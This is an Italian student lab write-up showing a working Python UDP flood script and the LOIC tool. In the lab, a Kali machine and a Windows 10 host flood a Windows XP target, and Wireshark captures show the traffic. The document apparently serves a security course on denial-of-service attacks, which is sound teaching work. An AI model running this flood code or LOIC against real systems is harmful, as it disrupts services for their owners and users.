

Consegna:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

```
1 import socket
2 import random
3
4
5 def genera():
6     return bytes(random.getrandbits(8) for _ in range(1024))
7
8 def udpflood():
9     ip_target = input("IP Target: ")
10    porta_target = int(input("Porta target: "))
11    pacchetti = int(input("Numero di pacchetti da inviare: "))
12
13    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
14
15    for i in range(pacchetti):
16        pacchetto = genera()
17        sock.sendto(pacchetto, (ip_target, porta_target))
18
19    sock.close()
20    print("Invio eseguito")
21
22    udpflood()
```


Inseriamo l'indirizzo del nostro target e il numero dei pacchetti:

```
(kali㉿kali) - [~]
$ /bin/python /home/kali/Documents/udpflood.py
IP Target: 192.168.51.103
Porta target: 80
Numero di pacchetti da inviare: 10000
Invio eseguito
```

Controlliamo i risultati su wireshark:

1054	22.956983490	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1055	22.957100536	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1056	22.957224132	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1057	22.957335587	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1058	22.957450057	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1059	22.957558766	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1060	22.957676643	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1061	22.957796282	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1062	22.957913066	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1063	22.958022157	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1064	22.958134633	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1065	22.958243263	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1066	22.958375586	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1067	22.958498281	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1068	22.958615426	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1069	22.958744723	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1070	22.958860075	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1071	22.958968815	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1072	22.959080689	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1073	22.959189208	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1074	22.959301254	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1075	22.959462050	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1076	22.961004231	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1077	22.961115123	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1078	22.961232068	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1079	22.961369771	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024
1080	22.961480413	192.168.51.102	192.168.51.103	UDP	1066	42009	→	80	Len=1024

Qui il task manager di WindowsXP che segnala lo spike dei 10000 pacchetti:



Consegna Bonus:
Proviamo ad utilizzare LOIC:

Utilizziamo una macchina Windows10 come host e il nostro windowsXP come bersaglio.

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v. 2.9.9.99

Manual Mode (Do it yourself)

IRC Mode (HiveMind)

DAMN OverLord

IRC server

Port 6667

Channel #loic

Up?

Interval: 30

Disconnected.

Disconnected.

1. Select your target

URL

IP 192.168.51.103

Lock on

Lock on

3. Ready?

IMMA CHARGIN MAH LAZER

Selected target

192.168.51.103

2. Attack options

Timeout 30

HTTP Subsite

Append random chars to the URL

TCP / UDP message

Append random chars to the message

use GET

use gZip

80

UDP

10

Wait for reply

25

Sockets / Thread

<= faster

Speed

slower ==>

Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
10	0	0	0	0	18798	0

Impostiamo l'IP e il traffico UDP e controlliamo il traffico su wireshark:

2355	117.052016390	192.168.51.107	192.168.51.103	UDP	60	58409	→ 80	Len=12
2356	117.052373560	192.168.51.107	192.168.51.103	UDP	60	58414	→ 80	Len=12
2357	117.052373800	192.168.51.107	192.168.51.103	UDP	60	58407	→ 80	Len=12
2358	117.052744032	192.168.51.107	192.168.51.103	UDP	60	58413	→ 80	Len=12
2359	117.053419162	192.168.51.107	192.168.51.103	UDP	60	58405	→ 80	Len=12
2360	117.053818305	192.168.51.107	192.168.51.103	UDP	60	58408	→ 80	Len=12
2361	117.053818555	192.168.51.107	192.168.51.103	UDP	60	58411	→ 80	Len=12
2362	117.054407403	192.168.51.107	192.168.51.103	UDP	60	58410	→ 80	Len=12
2363	117.054407663	192.168.51.107	192.168.51.103	UDP	60	58412	→ 80	Len=12
2364	117.054811525	192.168.51.107	192.168.51.103	UDP	60	58406	→ 80	Len=12
2365	117.083278931	192.168.51.107	192.168.51.103	UDP	60	58414	→ 80	Len=12
2366	117.083279522	192.168.51.107	192.168.51.103	UDP	60	58406	→ 80	Len=12
2367	117.083279742	192.168.51.107	192.168.51.103	UDP	60	58412	→ 80	Len=12
2368	117.083279833	192.168.51.107	192.168.51.103	UDP	60	58410	→ 80	Len=12
2369	117.083279913	192.168.51.107	192.168.51.103	UDP	60	58411	→ 80	Len=12
2370	117.084017021	192.168.51.107	192.168.51.103	UDP	60	58405	→ 80	Len=12
2371	117.084017262	192.168.51.107	192.168.51.103	UDP	60	58408	→ 80	Len=12
2372	117.084017362	192.168.51.107	192.168.51.103	UDP	60	58409	→ 80	Len=12
2373	117.084017432	192.168.51.107	192.168.51.103	UDP	60	58413	→ 80	Len=12
2374	117.084017492	192.168.51.107	192.168.51.103	UDP	60	58407	→ 80	Len=12
2375	117.120283250	192.168.51.107	192.168.51.103	UDP	60	58414	→ 80	Len=12
2376	117.121412760	192.168.51.107	192.168.51.103	UDP	60	58409	→ 80	Len=12
2377	117.122719974	192.168.51.107	192.168.51.103	UDP	60	58407	→ 80	Len=12
2378	117.123066033	192.168.51.107	192.168.51.103	UDP	60	58413	→ 80	Len=12
2379	117.123452735	192.168.51.107	192.168.51.103	UDP	60	58410	→ 80	Len=12
2380	117.123453206	192.168.51.107	192.168.51.103	UDP	60	58408	→ 80	Len=12
2381	117.123453316	192.168.51.107	192.168.51.103	UDP	60	58405	→ 80	Len=12
2382	117.123850756	192.168.51.107	192.168.51.103	UDP	60	58411	→ 80	Len=12
2383	117.123850996	192.168.51.107	192.168.51.103	UDP	60	58412	→ 80	Len=12
2384	117.123851096	192.168.51.107	192.168.51.103	UDP	60	58406	→ 80	Len=12

Qui il task manager:

